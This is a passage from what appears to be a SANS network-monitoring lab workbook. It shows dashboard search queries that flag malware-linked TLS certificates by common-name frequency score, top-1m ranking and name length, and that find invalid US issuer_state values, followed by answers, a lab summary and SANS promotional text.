Now there are only **123** events. From glancing at the common names in the **Lab 2.3 - Frequency Score of Common Name** visualization, it seems that most of these are domains that are small in length. Unfortunately, frequency analysis sometimes does not fit well with short strings. Fortunately, almost all small domain names have been purchased. Update your search so that it only includes items with a length over 16 characters by changing it to " **certificate_common_name_frequency_score:<5 AND tags:top-1m AND certificate_common_name_length:>16**".

```
certificate_common_name_frequency_score:<5 AND tags:top-1m AND certificate_common_name_length:>16
```

Now there are only **4** events matching. This is a manageable list of domains to investigate. However, being **top-1m** sites means you typically can filter them out anyway. But what would the same search look like for sites that were not tagged with **top-1m**? To do this, simply add a minus sign in front of tags:top-1m. Your search should be " **certificate_common_name_frequency_score:<5 AND -tags:top-1m AND certificate_common_name_length:>16**".

```
certificate_common_name_frequency_score:<5 AND -tags:top-1m AND certificate_common_name_length:>16
```

This search results in **933** events.

Answer: There are a total of **1,141** events where the **certificate_common_name_frequency_score** is below **5**. Of these events, **1018** are from certificates that are not tagged with **top-1m** and **123** are tagged with **top-1m**. Further breaking these down, there were **933** out of the **1,018** none **top-1m** events that had a **certificate_common_name_length** greater than **16. top-1m** tagged events only contained 4 events with a **certificate_common_name_length** greater than **16**.

Note

There is a large amount of randomly generated names with a length over 16 characters. This is for two reasons. The first is to avoid antivirus. A short string is easier to catch and write a signature for. The other reason is that most short domains have been purchased. This lab was designed to show this by comparing the top 1 million sites against previously captured malware traffic.

Invalid field data

Which two sites have an invalid US **issuer_state** field?


Solution

The **issuer_state** field may include abbreviated state names or full state names. Therefore, there are 100 possible combinations within the United States. To identify invalid US-based state fields, copy this search and enter it into the search bar and click search.

exists:issuer_state AND issuer_country_code:US -issuer_state:"AL" -issuer_state:"AK" -issuer_state:"AZ" -issuer_state:"AR" -issuer_state:"CA" -issuer_state:"CO" -issuer_state:"CT" -issuer_state:"DE" -issuer_state:"FL" -issuer_state:"GA" -issuer_state:"HI" -issuer_state:"ID" -issuer_state:"IL" -issuer_state:"IN" -issuer_state:"IA" -issuer_state:"KS" -issuer_state:"KY" -issuer_state:"LA" -issuer_state:"ME" -issuer_state:"MD" -issuer_state:"MA" -issuer_state:"MI" -issuer_state:"MN" -issuer_state:"MS" -issuer_state:"MO" -issuer_state:"MT" -issuer_state:"NE" -issuer_state:"NV" -issuer_state:"NH" -issuer_state:"NJ" -issuer_state:"NM" -issuer_state:"NY" -issuer_state:"NC" -issuer_state:"ND" -issuer_state:"OH" -issuer_state:"OK" -issuer_state:"OR" -issuer_state:"PA" -issuer_state:"RI" -

issuer_state:"SC" -issuer_state:"SD" -issuer_state:"TN" -issuer_state:"TX" -issuer_state:"UT" -issuer_state:"VT" -issuer_state:"VA" -issuer_state:"WA" -issuer_state:"WV" -issuer_state:"WI" -issuer_state:"WY" -issuer_state:"Alabama" -issuer_state:"Alaska" -issuer_state:"Arizona" -issuer_state:"Arkansas" -issuer_state:"California" -issuer_state:"Colorado" -issuer_state:"Connecticut" -issuer_state:"Delaware" -issuer_state:"Florida" -issuer_state:"Georgia" -issuer_state:"Hawaii" -issuer_state:"Idaho" -issuer_state:"Illinois" -issuer_state:"Indiana" -issuer_state:"Iowa" -issuer_state:"Kansas" -issuer_state:"Kentucky" -issuer_state:"Louisiana" -issuer_state:"Maine" -issuer_state:"Maryland" -issuer_state:"Massachusetts" -issuer_state:"Michigan" -issuer_state:"Minnesota" -issuer_state:"Mississippi" -issuer_state:"Missouri" -issuer_state:"Montana" -issuer_state:"Nebraska" -issuer_state:"Nevada" -issuer_state:"New Hampshire" -issuer_state:"New Jersey" -issuer_state:"New Mexico" -issuer_state:"New York" -issuer_state:"North Carolina" -issuer_state:"North Dakota" -issuer_state:"Ohio" -issuer_state:"Oklahoma" -issuer_state:"Oregon" -issuer_state:"Pennsylvania" -issuer_state:"Rhode Island" -issuer_state:"South Carolina" -issuer_state:"South Dakota" -issuer_state:"Tennessee" -issuer_state:"Texas" -issuer_state:"Utah" -issuer_state:"Vermont" -issuer_state:"Virginia" -issuer_state:"Washington" -issuer_state:"West Virginia" -issuer_state:"Wisconsin" -issuer_state:"Wyoming"

```
_exists_:issuer_state AND issuer_country_code:US -issuer_state:"AL" -issuer_state:"AK" -issuer_state:"AZ" -
issuer_state:"AR" -issuer_state:"CA" -issuer_state:"CO" -issuer_state:"CT" -issuer_state:"DE" -
issuer_state:"FL" -issuer_state:"GA" -issuer_state:"HI" -issuer_state:"ID" -issuer_state:"IL" -
issuer_state:"IN" -issuer_state:"IA" -issuer_state:"KS" -issuer_state:"KY" -issuer_state:"LA" -
issuer_state:"ME" -issuer_state:"MD" -issuer_state:"MA" -issuer_state:"MI" -issuer_state:"MN" -
issuer_state:"MS" -issuer_state:"MO" -issuer_state:"MT" -issuer_state:"NE" -issuer_state:"NV" -
issuer_state:"NH" -issuer_state:"NJ" -issuer_state:"NM" -issuer_state:"NY" -issuer_state:"NC" -
issuer_state:"ND" -issuer_state:"OH" -issuer_state:"OK" -issuer_state:"OR" -issuer_state:"PA" -
issuer_state:"RI" -issuer_state:"SC" -issuer_state:"SD" -issuer_state:"TN" -issuer_state:"TX" -
issuer_state:"UT" -issuer_state:"VT" -issuer_state:"VA" -issuer_state:"WA" -issuer_state:"WV" -
issuer_state:"WI" -issuer_state:"WY" -issuer_state:"Alabama" -issuer_state:"Alaska" -issuer_state:"Arizona" -
issuer_state:"Arkansas" -issuer_state:"California" -issuer_state:"Colorado" -issuer_state:"Connecticut" -
issuer_state:"Delaware" -issuer_state:"Florida" -issuer_state:"Georgia" -issuer_state:"Hawaii" -
issuer_state:"Idaho" -issuer_state:"Illinois" -issuer_state:"Indiana" -issuer_state:"Iowa" -
issuer_state:"Kansas" -issuer_state:"Kentucky" -issuer_state:"Louisiana" -issuer_state:"Maine" -
issuer_state:"Maryland" -issuer_state:"Massachusetts" -issuer_state:"Michigan" -issuer_state:"Minnesota" -
issuer_state:"Mississippi" -issuer_state:"Missouri" -issuer_state:"Montana" -issuer_state:"Nebraska" -
issuer_state:"Nevada" -issuer_state:"New Hampshire" -issuer_state:"New Jersey" -issuer_state:"New Mexico" -
issuer_state:"New York" -issuer_state:"North Carolina" -issuer_state:"North Dakota" -issuer_state:"Ohio" -
issuer_state:"Oklahoma" -issuer_state:"Oregon" -issuer_state:"Pennsylvania" -issuer_state:"Rhode Island" -
issuer_state:"South Carolina" -issuer_state:"South Dakota" -issuer_state:"Tennessee" -issuer_state:"Texas" -
issuer_state:"Utah" -issuer_state:"Vermont" -issuer_state:"Virginia" -issuer_state:"Washington" -
issuer_state:"West Virginia" -issuer_state:"Wisconsin" -issuer_state:"Wyoming"
```



Answer: **Common Name (e.g.| YOUR name)** and **web** are the two sites with an invalid **issuer_state** field. A likely hypothesis is that these were default settings for a program used to create certificates.

Step-by-Step Video Instructions

Lab Conclusion

In this lab, you have learned how to use a tactical dashboard for inspecting HTTPS traffic. This included:

- Identifying and analyzing self-signed certificates
- Identifying malware use of randomly generated SSL certificates
- Learning ways to use a top one million ranking and common name length checks to reduce false positives
- Verifying certificate information contains valid information
- Finding other ways malware can be discovered when using encryption such as not filling out certain fields

Lab 2.3 is now complete!

Free Cybersecurity Resources

sans.org/free

SANS instructors and analysts produce thousands of free resources and tools for the cybersecurity community, including more than **150 free tools and hundreds of white papers authored annually**. SANS remains committed to providing free education and capabilities to the cyber communities we serve, train, and certify.

Free Cybersecurity Community Resources

- **Internet Storm Center** – Free Analysis and Warning Service
- **White Papers** – Community InfoSec Research
- **Blog** – Cybersecurity Blog
- **Newsletters** – Newsbites; @Risk; OUCH!
- **Webcasts** – Live and Archived
- **Posters** – Job-Focused Resources
- **SANS Holiday Hack Challenge**
- **Critical Security Controls** – Recommended Actions for Cyber Defense
- **Free Tools** – SANS Instructors have built more than 150 open-source tools that support your work and help you implement better security

Join the SANS alumni community online

"As usual, SANS courses pay for themselves by Day 2. By Day 3, you are itching to get back to the office to use what you've learned."
Ken Evans, Hewlett Packard Enterprise -
Digital Investigation Services

Free Training and Events

- Test Drive 45+ SANS Courses
- Free SANS Summits & Forums
- Capture-the-Flag Cyber Challenges
- Cyber Aces